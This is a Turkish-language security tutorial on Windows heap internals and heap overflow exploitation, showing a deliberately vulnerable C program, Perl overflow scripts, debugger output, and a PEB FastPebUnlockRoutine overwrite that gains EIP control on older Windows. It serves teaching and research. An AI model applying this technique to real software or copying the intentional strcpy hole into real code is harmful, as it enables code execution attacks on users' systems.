Heap, Overflows and Exploitation

Celil ÜNÜVER

SignalSEC Research

www.signalsec.com

cunuver[at]signalsec.com

Bu yazıda Heap overflow hatalarını ve exploiting yöntemlerini ele alacagız. Daha once bu konuda herhangi bir Türkçe kaynağa rastlamadığımız için böyle bir makale hazırlamanın yerel community'ye katkı sağlayacagını düşündük. Vakit buldukça bu konuyu geliştirmeyi planlıyoruz. Heap Overflow Exploiting konusunu sırasıyla PEB , UEH ve Heap Spray yöntemlerine değinerek bir yazı dizisi halinde ele alacağız. Umarım keyifli bir yazı dizisi ortaya çıkar.

Şimdi öncelikle Heap structureini yapısını tanımakla ise başlayalım. Bu konuyu kısa tutup, işin pratik kısmına biran önce geçeceğiz ancak heap'in yapısını anlamanız size fayda sağlar. Bu sebeple Advanced Windows Debugging kitabini okumanızı şiddetle tavsiye ediyorum.

Bize lazım olacak alet çantasını;

-Windbg veya ImmunityDebugger

-Perl veya Python

Olarak sıralayabiliriz.

Heap nedir dersek, programların dinamik bellek ihtiyacını karşılayan hafıza alanlarıdır. Heap'de uygulama hafıza alanına ihtiyacı olduğunda `dinamik` olarak tahsis (allocate) ve free edebilir.

Bu tarz konuları somut bir örnek haline getirmek biraz zor oluyor ancak kafanızda canlanması açısından şöyle düşünebilirsiniz, heap kutularla dolu bir oda. Ve siz istediğiniz kutuyu ihtiyacınız olduğunda alıp kullanıp, işiniz bittiğinde tekrar odaya geri koyuyorsunuz. Kutuyu alma işlemine allocation diyoruz (malloc , heapalloc vb fonksiyonlar ile), yani hafıza ayırıyoruz.Kullandıktan sonra tekrar geri vermeye de free islemi diyoruz. Yani odadan kendimize bir hafıza alıyoruz kullanıyoruz ve işimiz bittiğinde geri bırakıyoruz (free).

Peki ayni alanı birden fazla free edersek ne olur? Böyle hatalara Double Free diyoruz, bir heap corruption açığı türü. Sistemde -ceteris paribus- kod çalıştırmaya sebep olabilecek hatalardandır.

Windows mimarisinde, işletim sisteminden bellek istemenin-tahsis etmenin birden fazla yolu vardır. (Standart C fonksiyonları vb.) Aşağıdaki resimde Windows işletim sisteminin bellek yönetim yapısını görebilirsiniz.



Figure 6.1* - Windows Memory Management

Şekilde windows işletim sisteminin hafıza yönetim yapısını gördünüz. En nihayetinde işletim sistemi bizi virtual memory'ye yönlendirmekte. Kullandığımız c kütüphaneleri (malloc vb.) NTDLL Heap API leri araciligiyla virtual memory ye yönlenmekte. Simdi Windows Heap Manager a göz atalım ve Front End Allocator (LookAside List ve Low Fragmentation) yapısını inceleyelim.



Figure 6.2* Heap Manager

Front End Allocator, heap yönetiminde back end allocator ile bağlantıyı sağlayan bir optimizasyon katmanı diyebiliriz. Windows sistemlerde 2 adet front end allocator bulunmakta;

1-) Look aside list

2-) Low Fragmentation

Vista'ya kadar bütün windows işletim sistemlerinde default olarak Look aside list kullanılmaktaydı. Vista ve Windows 7de ise default olarak Low Fragmentation kullanılmakta.

Vista ve Windows 7 için hala bir heap overflow exploiti göremediyseniz, sebebi iste bu :) (Tabi browser tabanlı heap exploitleri dışında) En son Low Fragmentation Heap ve exploiting senaryoları hakkında bir kaç çalışma paylaşıldı, ilgilenenler kaynakçadan dökümanlara ulaşabilir.

Look aside list ile devam edelim. Hafızada bellek tahsis ederken işletim sistemi, bunu Lookaside List sistemini kullanarak yapıyor. Look aside list resimde gördüğünüz gibi 128 adet bagli listeden (linked list) oluşan bir tablodur. Tablodaki her bir bağlı liste belli uzunlukta (16'dan 1024 byte'a kadar) bos bölgeleri (free heap blocks) tutar.

Figure 6,2'de gördüğünüz, Sıfır ile gösterilen bölge kullanılmaz. Her bir heap block 8bytelik bir metadata içerir. Yani eğer tahsis işlemi yaparken istenilen alan 24byte ise , bu istek Front End Allocator'a ulaştığında, Front End Allocator tabloda 32 bytelik bir heap block bölgesini (24byte istenilen alan + 8byte Metadata) tutan bağlı listeyi arar.

Eğer 32 bytelik alan uygun ise -bu alan 3. bağlı listeye denk gelmekte- tahsis işlemi gerçekleşir. İşimiz bittiğinde kullandığımız alanı free() ederek iste bu 3. bagli listedeki 32 bytelik alani heap manager tekrar yerine geri koyar. Gelen "n" bytelik bellek tahsis isteğini tablodaki kaçıncı indexe göndereceğini n+8/8-1 seklinde formule edebiliriz.



Figure 6.2 - Lookaside Table

Yukarıdaki figure bakalım ve uygulamamızın 16bytelik bir bellek tahsis isteğinde bulunduğunu farzedelim. 16+8 = 24 bytelik alana ihtiyac var.

Heap Manager 16+8/8-1 formülüyle 2. listeye bakacak ve uygun bir alan olmadığını görünce bu allocation işlemini Look aside Listden karşılayamayacak ve bu tahsis işlemini Back end allocator a yönlendirecek.



Figure 6.3 - Free Lists

Back end allocator, front end allocator yapısına benzer free list adlı listelerden oluşan bir tablodur. Free Listler belirli bir heapdeki uygun heap bloklarını takip eder ve bilgisini tutar. Back end allocator'a istek geldiğinde, heap manager free listlere danışarak gerekli tahsis işlemlerini gerçekleştirir. Bu işlemi free list bitmapleriyle gerçekleştirir. 128 bitden oluşan Bitmapler, free heap block içeriyorsa 1, içermiyorsa 0'dan oluşur. Aşağıdaki resimde freelist bitmap örneğini görebilirsiniz.

0	1	2	3	4	5	...
1	0	1	0	0	0	...

Figure 6.5 - Freelist Bitmap

Figure 6.4 ve 6.5 birbiriyle uyumlu. Backend allocator'a 8bytelık tahsis isteği geldiğinde (8+8=16) , heap manager freelist bitmapde 2. indexe bakar [freelist2'de 16bytelık free heap blokları mevcut olduğundan, bitmapdeki 2.index görüldüğü gibi "1" değerini içermektedir.] ve tahsis işlemini gerçekleştirir.

Ayrıca Freelist yapısında Flink ve Blink adında iki adet pointer bulunmaktadır. Bu pointerlar bir önceki allocation işleminde ve bir sonraki gerçekleşecek allocation işleminde kullanılan free blockların bilgisini tutar. İşte heap overflow hatalarında biz bu pointerların üzerine yazabiliyorsak, "arbitrary dword overwrite" durumu oluşabilir ve pointerlar üzerinden cpu registerlarını kontrol edebiliriz. Sonuç olarak programın akışını değiştirebilme imkanı elde ederiz. (pwned!)

Şimdi örnek bir heap overflow zafiyeti barındıran programımızla işe devam edelim;

```
#include <stdio.h>
#include <windows.h>

int main(int argc,char *argv[])
{

        char *a,*b,*c;
        long hHeap;

        if(argc < 2) {

        printf("Usage:heap argument\n");

        exit(1);

        }

        hHeap = HeapCreate(HEAP_GENERATE_EXCEPTIONS,5000,9000);

        a = HeapAlloc(hHeap,HEAP_ZERO_MEMORY,10);
        b = HeapAlloc(hHeap,HEAP_ZERO_MEMORY,10);
        c = HeapAlloc(hHeap,HEAP_ZERO_MEMORY,500);

        strcpy(c,argv[1]);  /* !overflow

        HeapFree(hHeap,0,c);

        HeapFree(hHeap,0,b);

        HeapFree(hHeap,0,a);

        HeapDestroy(hHeap);
}
```

500byte dan fazla argüman girdiğimizde program crash olmakta. Kaynak kodda sebebi görülebilir. Açığı tetikleyen örnek perl kodu aşağıdaki tabloda görülebilir;

```
$data = "A" x 512;

$ecx = "BBBB";
$eax = "CCCC";

$buffer = $data.$ecx.$eax;

system("heap.exe", "$buffer");
```

512 byte'den sonra EAX ve ECX registerlarını overwrite edebiliyoruz. Crash meydana geldiğindeki register değerleri aşağıdaki gibidir;

```
eax=43434343 ebx=003f0000 ecx=42424242 edx=003f08b0 esi=003f08b0 edi=00000008
eip=77f5234c esp=0022fce4 ebp=0022ff08 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\System32\ntdll.dll -
ntdll!stricmp+0x28c:
77f5234c 8908            mov     dword ptr [eax],ecx  ds:0023:43434343=????????
0:000> u
ntdll!stricmp+0x28c:
77f5234c 8908            mov     dword ptr [eax],ecx
77f5234e 894104          mov     dword ptr [ecx+4],eax
```

Aslında burda FLINK ve BLINK pointerlarına yazmış oluyoruz. Bu durumu görmek için !heap modülüyle freelistlerin offsetine bakalım. !heap , !peb vb. komutları kullanmanız için işletim sisteminizin debug symbollerini yüklemeyi unutmayın.

```
0:000> !heap -h 3f0000 -f
Index   Address  Name      Debugging options enabled
  5:   003f0000
    Segment at 003f0000 to 003f3000 (00002000 bytes committed)
    Flags:                00001004
    ForceFlags:           00000004
    Granularity:          8 bytes
    Segment Reserve:      00100000
    Segment Commit:       00002000
    DeCommit Block Thres: 00000200
    DeCommit Total Thres: 00002000
    Total Free Size:      000002ea
    Max. Allocation Size: 7ffdefff
    Lock Variable at:     003f0608
    Next TagIndex:        0000
    Maximum TagIndex:     0000
    Tag Entries:          00000000
    PsuedoTag Entries:    00000000
    Virtual Alloc List:   003f0050
    UCR FreeList:         003f0598
    FreeList Usage:       00000000 00000000 00000000 00000000
    FreeList[ 00 ] at 003f0178: 003f08b8 . 003f08b8
```

!heap debugger ciktisi

```
0:000> dd 003f08b8
003f08b8  42424242 43434343 00000000 00000000
003f08c8  00000000 00000000 00000000 00000000
003f08d8  00000000 00000000 00000000 00000000
003f08e8  00000000 00000000 00000000 00000000
003f08f8  00000000 00000000 00000000 00000000
003f0908  00000000 00000000 00000000 00000000
003f0918  00000000 00000000 00000000 00000000
003f0928  00000000 00000000 00000000 00000000
```

FLINK ve BLINK gördüğünüz gibi overwrite edilmiş durumda. Bu durumda ECX = BLINK ve EAX = FLINK diyebiliriz. PEB yöntemiyle EIP da nasıl kontrol kazanacağımızı gösterelim.

```
0:000> .symfix
0:000> .reload
Reloading current modules
......
0:000> !peb
PEB at 7ffdf000
...
0:000> dt ntdll!_PEB 7ffdf000
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 SpareBool        : 0 ''
   +0x004 Mutant           : 0xffffffff
   +0x008 ImageBaseAddress : 0x00400000
   +0x00c Ldr              : 0x00341e90 _PEB_LDR_DATA
   +0x010 ProcessParameters : 0x00020000 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData    : (null)
   +0x018 ProcessHeap      : 0x00240000
   +0x01c FastPebLock      : 0x77fc4d80 _RTL_CRITICAL_SECTION
   +0x020 FastPebLockRoutine : 0x77f755de
   +0x024 FastPebUnlockRoutine : 0x77f75690
```

7ffdf000 + 0x024 = 7ffdf024 = FastPebUnlockRoutine.

```
$data = "\xcc" x 512;

$ecx = "\x41\x41\x41\x41";
$eax = "\x24\xf0\xfd\x7f";

$buffer = $data.$ecx.$eax.$data2;

system("heap.exe", "$buffer");
```

Burda Perl kodumuz buffer'ı overflow edip, EAX yani FLINK pointer'ına FastPebUnlockRoutine'in adresini yazıyor. Bu sayede exception yaratıp , ExitProcess çağırmış oluyoruz. Ve bingo! Sonuç; EIP register'ını kontrol edebiliyoruz. Artık programın akışını istediğiniz gibi değiştirebilirsiniz, shellcode'a zıplayıp sistemde istediğiniz kodu çalıştırabilirsiniz ☺

```
 (404.72c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=7ffdf000 ebx=00000000 ecx=00000000 edx=77f79bdf esi=00000003 edi=00000000
eip=41414141 esp=0022df08 ebp=0022e830 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

Kaynaklar:

*Figure 6.1 ve 6.2 resimleri Advanced Windows Debugging kitabından alınmıştır.

*Figure 6.1 and 6.2 images are from Advanced Windows Debugging.

Understanding the Low Fragmentation Heap, Chris Valasek - http://illmatics.com/Understanding_the_LFH.pdf

Modern Heap Exploitation using the Low Fragmentation Heap , Chris Valasek

Advanced Windows Debugging, Mario Hewardt, Daniel Pravat - http://advancedwindowsdebugging.com

Windows Mobile Double Free Vulnerability : http://blog.signalsec.com/?p=21

AOL 9.5 ActiveX Heap Corruption Vuln: http://www.signalsec.com/advisory.htm

The Shellcoder's Handbook